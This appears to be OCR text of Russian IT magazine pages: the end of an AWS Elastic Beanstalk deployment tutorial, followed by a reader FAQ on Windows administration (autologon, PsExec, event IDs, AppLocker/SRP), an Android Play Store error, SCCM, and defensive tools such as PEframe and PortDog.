
Теперь самое время запушить обновления нашего приложения в EBS:

```
$ eb deploy
Creating application version archive “f7a9”.
Uploading myapp/f7a9.zip to S3. This may take a while.
Upload Complete.
INFO: Environment update is starting.
INFO: Deploying new version to instance(s).
INFO: Environment health has transitioned from Ok to Info.
      Command is executing on all instances.
INFO: New application version was deployed to running EC2 instances.
INFO: Environment update completed successfully.
```


Как мы видим, создан новый «срез» кода с меткой «f7a9». Он и отправляет на все инстансы приложения в нашем окружении, и через пару минут окружение будет обновлено. По завершении обновления если мы зайдем в настройки нашего окружения, то увидим, что наши скрипты сработали и переменные окружения подцепились.

Естественно, наше приложение будет по-прежнему отдавать 502, так как значения переменных дефолтные. Давай забьем настоящие. Адрес БД можно получить в свойствах БД в консоли RDS. Он будет примерно таким:

```
pgmyappdev.cdblqpj9xqk1.eu-central-1.rds.amazonaws.com:5432
```




Окружение обновилось с учетом добавленных конфигов




Добавляем «настоящие» значения в переменные окружения

После чего применим изменения, и окружение начнет пересборку.



Пересборка окружения после применения новых значений переменных окружения

Немного погодя идем по заветному URL и...



PROFIT!

ДОМАШНЕЕ ЗАДАНИЕ

Вот мы и задеплоили наше первое приложение в EBS. Со стороны процесс может показаться довольно сложным, но, если чуть-чуть въехать в логику AWS, во всех шагах появляется смысл. Мы не коснулись темы установки правил масштабирования в зависимости от трафика / количества подключений или запуска cron-задач на leader_only. Все это местами с трудом, но гуглится, а статья получилась и так гигантская :). Если есть вопросы по этим темам, пиши на rusanen@glc.ru. Буду рад помочь. Удачи!

Алексей Zemond
Панкратов
3em0nd@gmail.com

FAQ

ЕСТЬ ВОПРОСЫ — ПРИСЫЛАЙ

НА FAQ@REAL.XAKEP.RU

Q **Неожиданно понадобилось сделать автологон на винде. Все бы ничего, да комп в домене. Как быть?**

A В этом нам поможет реестр! Набери regedit в окне «Выполнить» и найди нужную ветку.

```
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
```

В ней ищешь нужное значение, если его нет — создаешь.

```
AutoAdminLogon(REG_SZ)=1
DefaultUserName(REG_SZ)= <имя_пользователя>
DefaultPassword(REG_SZ)= <пароль_пользователя>
DefaultDomainName(REG_SZ)= <домен_пользовательской_учетной_записи>
```

После перезапуска система загрузится под указанным пользователем.

Q **Как можно внести изменения в реестр от имени учетной записи системы под Win 7?**

A Я рекомендую обратиться к утилите PsExec из набора PsTools Марка Руссиновича. Вся задача тогда сводится к одной команде

```
psexec -i -s regedit
```

Ключ `-s` означает запуск от учетной записи system, а `-i` — интерактивный запуск приложений.

Q **Где и как можно посмотреть в винде, когда была перезагрузка системы?**

A Об этом нам расскажет Event Viewer или, проще говоря, логи. Вот наиболее интересные команды событий:

- `Event id 1074` — узнать, кто перезагружал систему Server 2008;
- `Event id 6008` — нештатное выключение сервера (либо отключали электричество, либо перезагрузили через ilo);
- `Event id 26` — сервер выключил ИБП по истечении двадцати минут;
- `Event id 1076` — выключение системы.

Q **Сегодня попытался скачать новое приложение из Google Play, а мне в ответ ошибка при получении данных с сервера: [RPC:S-5:AEC-0]. Как быть?**

A Тут есть два пути. Вот первый:

1. Заходим в «Настройки -> Приложения -> Все».
2. Выполняем последовательно описанные ниже действия для «Google Play Маркет», Google Services Framework и «Сервисы Google Play»: останавливаем, удаляем данные, удаляем обновления.
3. Заходим в «Настройки -> Аккаунты -> Google», потом — в настройки синхронизации аккаунта и снимаем галочки со всех пунктов.
4. Делаем рестарт устройства.
5. Не запуская других приложений, идем в «Настройки -> Аккаунты -> Google» и возвращаем галочки обратно. Есть вероятность словить ошибку синхронизации, но это не беда. Не обращаем внимания на это сообщение.
6. Снова перезагружаем устройство.
7. Возможно, первый запуск обновления или процесс установки нового приложения будет долгим, дальше такого быть не должно.

Если этот способ не помог, стоит попробовать второй вариант:

1. Удаляем аккаунт Google.
2. Очищаем данные приложения Google Services Framework.
3. Удаляем данные и кеш Google Play.
4. Перезагружаем устройство.
5. Входим в Google Play и добавляем аккаунт Google.

ВИРТУАЛЬНЫЙ WI-FI В WINDOWS

Полезный хинт

Q **На ноуте Wi-Fi чудит по-страшному. Я начал курить логи, выудил ошибку Microsoft Virtual WiFi Miniport Adapter. Это устройство было остановлено, поскольку оно сообщило о возникновении неполадок (код 43). Что это такое и как с этим бороться?**

A Чтобы разобраться с ошибкой, давай для начала пройдемся по теории. В Windows 7 появилась такая опция, как виртуальный Wi-Fi (Virtual Wi-Fi), — программная прослойка, которая из установленной в компьютере беспроводной сетевой карты делает несколько виртуальных адаптеров. Как ты знаешь, беспроводные сети могут работать в двух режимах: это ad-hoc mode и Access Point (AP). Использование двух режимов работы на одном физическом адаптере не предусмотрено, и вот тут-то на помощь пришла виртуализация.

В Windows 7 каждый из этих виртуальных адаптеров можно настроить для подключения к разным беспроводным сетям. Кстати, технология Virtual Wi-Fi включена не только в Windows 7, но и в Windows 2008 R2. Virtual Wi-Fi реализована в операционной системе на уровне ядра и упрощает реализацию программной точки доступа (SoftAP). От производителей беспроводных адаптеров при этом требуется только одно — реализовать в своих драйверах поддержку SoftAP.

Чтобы устранить ошибку, можно отключить указанную сеть и прекрасно жить без нее. Для этого в консоли выполни следующую команду:

```
netsh wlan set hostednetwork mode=disallow
```

Microsoft Virtual WiFi Miniport Adapter

Q Какие решения, помимо старенького RDP, есть для администрирования удаленных компьютеров в корпоративной сети?

A Из последних решений, с которыми я работал и мне понравилось, вспоминается SCCM. Вот как его описывает вики:

«System Center Configuration Manager (ранее Systems Management Server, SMS) — продукт для управления ИТ-инфраструктурой на основе Microsoft Windows и смежных устройств. Configuration Manager предоставляет такие основные возможности: управление обновлениями, развертывание ПО и операционных систем, интеграция с NAP, инвентаризация аппаратного и программного обеспечения, удаленное управление, управление виртуализированными и мобильными системами на базе Windows».

Это очень мощная штука, которая позволяет подключаться к пользовательскому сеансу с запросом на разрешение. Это практически тот же TeamViewer, только без муторного ввода пароля. Можно удаленно узнать конфигурацию обору-

SCCM

дования, что тоже важно, особенно если физического доступа к машине нет (скажем, компьютер в другом регионе или вообще в другой стране). Да и выглядит SCCM намного приятнее того же RDP. Правда, есть минус — это нескромный ценник. Хотя если рассматривать именно корпоративный сегмент, то SCCM однозначно окупит себя и сэкономит время и нервы системному администратору.

Q **Какой инструмент можешь подкинуть для выполнения статического анализа различной бинарщины?**

A Попробуй для этих целей воспользоваться тулзой PEframe. Написана она на Python и для работы требует версию 2.6.5–2.7.x. Синтаксис довольно прост.

```
peframe [--option] malware.exe
```

Все опции подробно описаны в манах.

Q **Какой лайтовый детектор сканера портов можешь порекомендовать?**

A Воспользуйся PortDog — это очень легковесный детектор, написанный на Python. Работает так:

```
sudo python portdog.py -t 0
```

Этой командой мы запустим детектор на постоянный анализ портов. В случае скана тулза будет отображать, с какого IP и какой порт сканируется.

PortDog в действии

Q **Не так давно столкнулся с технологиями MS, а именно SRP и AppLocker. Расскажи вкратце о них.**

A AppLocker и SRP — это механизмы для ограничения запуска приложений, которых нет в списке доверенных. SRP — старая система ограничения запуска приложений, работает на системах начиная с Windows XP и до 8.1 Professional. Из-за имеющихся ограничений в SRP пишутся более жесткие правила. AppLocker — система ограничения запуска приложений, которая работает только в новых корпоративных редакциях ОС: Windows 7, 8 и 8.1 Enterprise («Корпоративная»).

Если в одной политике используется и AppLocker, и SRP, политика SRP не применяется. Для работы AppLocker необходимо, чтобы была запущена служба «Удостоверение приложения» (Application Identity, AppIDSvc), иначе будут применяться правила SRP. Понять, какие ограничения применяются, можно из анализа журналов событий Windows. К примеру, все события SRP сохраняются в журнале событий Windows «Приложение», источник `SoftwareRestrictionPolicies`. Все события AppLocker сохраняются в журнале событий Windows. Запреты запуска — с уровнем «Ошибка», разрешения — с уровнем «Сведения».

Технология интересна, но, как и многое, может начать страшно глючить. Вот один пример из моей практики. Компьютер с Windows 7 Pro после добавления в домен и применения групповых политик перестал запускать половину программ, ссылаясь на SRP. Все бы ничего — можно, к примеру, переложить их в папки, на которые действуют исключения, и проблема решена. Но для этого нужны права админа, которых тоже нет. И подобных артефактов порой встречается просто уйма.

Q **Стоит ли переходить на Windows 10?**

A Как говорят многие айтишники, пока сервиспак не вышел, смысла на новую ОС переходить нет. Так и здесь: поставить дома и поиграться давно пора. А вот использовать в продакшен-среде я бы не рискнул, слишком много там еще чего должно обкататься и пройти процесс боевого тестирования, прежде чем будет готово для полноценного использования.

